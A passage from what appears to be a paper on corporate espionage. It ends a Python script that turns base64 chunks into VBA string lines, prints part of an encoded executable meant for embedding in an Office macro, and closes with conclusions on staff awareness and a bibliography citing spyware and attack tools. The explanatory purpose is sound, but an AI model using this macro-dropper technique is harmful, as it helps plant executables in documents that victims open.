#outfile.write(encoded)

for t in tmp:
    outfile.write('bytA = bytA + "%s"\n' %(t))
    outfile.flush()
# end

outfile.close()
```

10.4 Part of Base64 encoded EXE file



```
Dim bytA as String
bytA = bytA + "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA8AA
bytA = bytA + "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
bytA = bytA + "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
bytA = bytA + "9YBJFEnQU1yLPbTz/tidG7jpfwdr7t/9RUYtFCC0QAShTVleL8Q+ExRRIDH/a4NN+g+gnEBgtyGQUi5zW7P
bytA = bytA + "1vCfCcAEwzwrdUYTDC8PlcD+yIPgZHpFpj8ZnFaL2FOgP7xi61ncTv1ZwvQPiIAWx0X4/vcr2v7/ACn4jVM
bytA = bytA + "HLrLFnDi2XoDHQEksydPlkChDAVvPJTnM7xEAwAGQxqA1eTaPJj2wriOcR0DRwMV+NkBA8Em7jrApJ+Gi3f
bytA = bytA + "UdbzfWZRKnjFx4MkQAhSEzOHYMB7FXPysUdJ2zUVPGi/CFOAb4u4J06Is/hcl0KY2DRMvsDt2qUYwsAGNwr
bytA = bytA + "irunjCOsu4FC4Jw0M6yAiuzI4OtehJsR68L13XRTHhkAmAZKDvgN0z173LRiGEBDrDYoySmAHw8AAq5PTyN
bytA = bytA + "0HAzJhjBdAyQcq0Lx15ueIEH9mdRQDvxiXf8r7rkdqgw/4oQiFQN/Po7znL+w1Wr9D6nUFYz9ov5RokWQNC
bytA = bytA + "fHC168K0oPG9A6qAQxDcYfcALUo/R0qB8eKaE2cWq8gWAD7dySA+g1S5AP2gyAQeGOJSaqCAtsWqfIOfYtO
bytA = bytA + "b2dIK3JaSB3nZB0MC3b8NaNhfRXI2MJ17roLxRDox9CGls/+0Ub+7U3dV8hPJq3FDWcMNiZW9smX34QeR39
bytA = bytA + "N0wlBChULzdM8ze0Mew0UDjzN0zyMD+UQS9M8zdMRRhINE83TPM3BFI4V/hbmTdA81hdBGAwnnuZpnhl1Gg
bytA = bytA + "WWoR+vh9r+gdpAu+uEOoJFDzpVGkq44tjYtWi6ytcLtEhdwW5cQYu3Y/0CSQNoXYJkrkZzP27yR721aNLFC
bytA = bytA + "wZo8oBWivTs4yLAlz4gaNQ9UwZvw4LEp1lsx1BA8Cfsio7w9+sHUJkMA7e9+OYsSauIsPgqG2Z83xZ8fG2h
bytA = bytA + "9UMQGsP9wfLWJmOUV0DY2FD9bsMIoEplWpnryCCBlpHtoEiABZDAwON60ZGQQQw1BBiUgE+9C0ZwQKDAQQF
bytA = bytA + "a7A4B6HQEg7k0l9YKEOQQ9BFF5s2l4B74fj/b+N1s7q3BHCQ3SrTc3QUYxyFA0/83LsQA3H3cWVncTdTffd
bytA = bytA + "gcNYA9x/AGuP6esGQB4aMMCDW464GI+sAD7XLcYLQJ/ZqIYQgBfqIgCJRki2x0YkQDFwgq8CRhwI9zPAb3A
bytA = bytA + "qQNRdyDxhTHhCR0AiPvNA/lFGwMeHBCrCM+uZXGfqRdAe/8tD+lFoAox7V37j21Whja1oWQ/f7G8kOL3gzw
bytA = bytA + "ghsxBJC9Om9wMkNWqImjNgNoHBAgSDPTs8Ltg6sjlAQKQIRJkBtl2l3NzLZqU9kQFVayDyiIBp2grVvNL4d
bytA = bytA + "pdDZmjQxw4VaAxaN/EgAoImiwO2gVBLrc57A7YgZ0Xb6kGGjMLuS9EzXy16g/NolGCBbkI5+T5wzwEAA8FM
bytA = bytA + "3DTSou09Tdjy4NYhWVpuYCzQwQbwJeRBo57UI2GuE0OQkW/ckkWLF4QKaAToknZFqF3JsPBzYDy0zAORjNi
bytA = bytA + "n4halZRot0CVmcpr5nCRhyAt/8FK2tZWUD3fN9f6ZnaqtSDWusceQH3UbgPTnnhciRWVm9xb3aAB3X48il4
bytA = bytA + "JX/FbbwQjSDASlefwz/otR+NaL93/82//B7wTB5hwD94v+EhIj+Is8vfB8MN7B63lGZv8KI9gzPJ3wehsCe
bytA = bytA + "8Rj5N/AvQRlL2O5fxZgGKBlJN0IPG+IlVBAZ7TWwaD4i+jUYs8uPvvhkEa8D4A/AttgczyUeKL1bRHgrvC8
bytA = bytA + "6Peh8H8aMC6EW2Kh9A7MJyc6SvCKlHNDWEHvOgDg+DQf/3J736voagJQjYE09LA8bN9ZWWoMzBrpUd0s1om
bytA = bytA + "41H/z3m6agl8Cp3IWaSb+Mc2vMuB22LRnnZuXFV/GI8iF8tDFOzuLZek3fvR0xABBhrQGxgOX5KHVOV3V0e
```

11 Conclusions

A very small percentage of corporate espionage is detect and prevent because it involves persons who are professionals in their field, usually hired by other companies or the state. If you respect the procedures developed by the IT security experts, and user awareness of the risk of losing sensitive data increases, we can expect a drop in the number of espionage in the corporate world.

It is certain that antivirus, intrusion detection systems, procedures and other security systems are improving, but it is equally certain that the techniques and methods of attack with the same or higher speed improves. It is necessary to make a balance between security and usability; as well as all supporting elements such as risk assessment, access rights and others.

The author believe that the public disclosure of secret documents NSA and GCHQ has inflicted great damage to these services, however, that damage is instantaneous. There has been the effect on the community to be more activated in the development and testing of IT security systems, as well in the long run is good. The community awareness of the existence of advanced tools and technologies for monitoring is activated, and thus is quite accelerated development of tools for the defense of that, and tools that enable surveillance.

You can clearly see from these examples that the majority of attacks rely on uneducated victims. When training employees, special accent should be placed on high-ranking individuals, because, they are often victims of the attacks. It is impossible to expect that all employees in the company are IT security experts, but we can say that in the IT security culture must and can form the basis of computer literacy.

Any system, even though in theory the safest, is questionable if it used by the people!

Literature

[1] OSNOVI TEORIJE INFORMACIJA I KODOVANJA, dr Milan Milosavljević i dr Saša Adamović. ISBN: 978-86-7912-506-4
[2] https://www.mi5.gov.uk/home/the-threats/espionage/what-is-espionage.html
[3] https://wikileaks.org/About.html
[4] https://wikileaks.org/gifiles/docs/54/5413843_public-policy-question-for-coca-cola-.html
[5] http://www.sgate.info/skynet.php
[6] http://www.proftuners.com/download/soft_prof/manna_skynet/manna_release_3829.rar
[7] http://online.wsj.com/news/articles/SB126102247889095011
[8] http://hak5.org/usb-hacksaw
[9] http://hak5.org/usb-switchblade
[10] http://www.elsevier.nl/Tech/nieuws/2012/7/Cybercriminelen-doen-poging-tot-spionage-bij-DSM-ELSEVIER343610W/
[11] https://www.owasp.org/index.php/Man-in-the-middle_attack
[12] https://wifipineapple.com/
[13] http://faceniff.ponury.net/
[14] http://codebutler.github.io/firesheep/
[15] http://technet.microsoft.com/en-us/network/bb643147.aspx
[16] https://github.com/infobyte/evilgrade
[17] https://wikileaks.org/the-spyfiles.html
[18] https://citizenlab.org/wp-content/uploads/2013/07/15-2013-youonlyclicktwice.pdf
[19] https://www.gammagroup.com/
[20] http://en.wikipedia.org/wiki/FinFisher
[21] https://www.documentcloud.org/documents/815930-299-dreamlab-technologies-partnership-agreement.html
[22] https://wikileaks.org/spyfiles/files/0/291_GAMMA-201110-FinSpy_Mobile.pdf
[23] https://wikileaks.org/spyfiles/files/0/289_GAMMA-201110-FinSpy.pdf
[24] https://wikileaks.org/spyfiles/files/0/297_GAMMA-201110-FinFly_ISP.pdf
[25] https://www.documentcloud.org/documents/804649-297-dreamlab-technologies-quotation-iproxy.html
[26] http://www.documentcloud.org/documents/804651-771-gamma-group-price-list-finfisher.html
[27] https://www.owasp.org/index.php/Social_Engineering
[28] https://www.owasp.org/index.php/Phishing
[29] https://www.owasp.org/index.php/Computer_Viruses
[30] https://www.torproject.org/
[31] http://www.wired.com/2013/09/freedom-hosting-fbi/
[32] https://www.techdirt.com/articles/20140701/18013327753/tor-nodes-declared-illegal-austria.shtml
[33] https://firstlook.org/theintercept/2014/07/14/manipulating-online-polls-ways-british-spies-seek-control-internet/
[34] https://www.eff.org/files/2014/07/14/jtrigall.pdf
[35] http://www.nirsoft.net/utils/web_browser_password.html
[36] http://upx.sourceforge.net/